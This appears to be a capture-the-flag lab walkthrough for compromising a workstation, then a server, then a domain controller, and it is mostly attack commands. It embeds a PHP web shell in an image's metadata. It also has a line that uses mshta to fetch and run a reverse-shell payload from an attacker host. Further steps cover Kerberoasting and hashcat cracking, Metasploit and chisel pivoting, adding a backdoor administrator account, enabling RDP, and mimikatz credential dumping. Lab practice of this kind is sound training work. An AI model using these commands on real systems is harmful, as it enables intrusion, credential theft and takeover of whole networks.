The Wks is accessible from your machine, the Srv and DC are in subnets not accessible.

You have to get a shell on it and then pivot to Srv and then to DC.

The Wks has a Web App with PHP that allows uploads but blocks PHP extensions.

Wks: .102

- 1. Use this to bypass: https://book.hacktricks.xyz/pentesting-web/file-upload.
- exiftool -Comment="<?php echo 'Command:'; if(\$_POST){system(\$_POST['cmd']);} __halt_compiler();" img.jpg
- 2. Upload the image.
- 3. Set up an netcat listener.
- 4. Run netcat through the shell
- 4.1 generate msfvenom mshta hta file

msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.109 lport=1234 -f
hta-psh > shell.hta



url:

img.jpg?cmd=mshta http://192.168.xx.xx/shell.hta

5. receiving the shell and get the flag from administrator's desktop.

Srv: .101

- 1. Upload a Rubeus tool to Wks
- 2. Get a TGT ticket.:
- .\Rubeus.exe kerberoast /outfile:hashes.kerberoast

Alternative:

https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/kerberoast

- 3. Use hashcat and rockyou list to crack the password:
- 4. Hashcat -m 13100 --force -a 0 hashes.kerberoast hashes.kerberoast
- 4.doing pivoting

Generate msfvenom windows exe reverse shell and on Metasploit receive the meterpreter session



```
msf5 exploit(multi/handler) > back
msf5 > use post/multi/manage/autoroute
msf5 post(multi/manage/autoroute) > set SESSION 1
SESSION => 1
msf5 post(multi/manage/autoroute) > set CMD add
CMD => add
msf5 post(multi/manage/autoroute) > set SUBNET 10.42.42.0
SUBNET => 10.42.42.0
msf5 post(multi/manage/autoroute) > set NETMASK /24
NETMASK => /24
msf5 post(multi/manage/autoroute) > run
```

Preparing socks proxy

use auxiliary/server/socks4a

run

alternative:

using chisel way:

Attacking Machine

./chisel server -p <Port> --reverse &

./chisel server -p 1337 --reverse &

On Target Machine

./chisel client <Attacking-IP>:<Port> R:socks &

./chisel client 10.50.46.8:1337 R:socks &

Then use Proxychains to scan internal networks from the compromised host.



Use psexec/smbexec etc. through the Tunnel

Proxychains psexec <.101 ip > -u Administrator -p password

Alternative way (without pivoting):

After getting the cracked password from hashcat:

On .102 adding a new user:

net user /add gosh @goldfinch12 && net localgroup administrators gosh /add

Enabling RDP:

Set-ItemProperty - Path "HKLM:\System\CurrentControlSet\Control\Terminal Server' -name "fDenyTSConnections" -Value 0

Enable-NetFirewallRule -DisplayGroup "Remote Desktop"

netsh advfirewall firewall add rule name="allow Remote Desktop" dir=in protocol=TCP local-port=3389 action=allow

connecting to .102 RDP with the new user

in windows start search RDP connect to .101 ip with the user and cracked password

5. Get the flag from administrator's desktop.



DC: .100

1. upload mimikatz.exe to .101:

first connect to .102 using remmina tool and select the folder to be shared (on your attacking machine which contains mimikatz) or

rdesktop -f 192.168.xx.102-r disk:linux=/root/windows-share/

- 2. on .101 machine's RDP type:
- 3. net use \\192.168.xx.102\C\$ /u:username password
 copying mimikatz.exe
 copy \\192.168.xx.102\C\$\mimikatz.exe .\mimikatz.exe
- 2. Dump stored and cached credentials with mimikatz



4. RDP on .100 (DC) from .101 using the creds

Alternative:

Meterpreter shell > run socks proxy

Connecting to DC using evil-winrm through the tunnel

Proxychains evil-winrm -u administrator -p password -l 192.168.xx.100

5. Get the flag from administrator's desktop.



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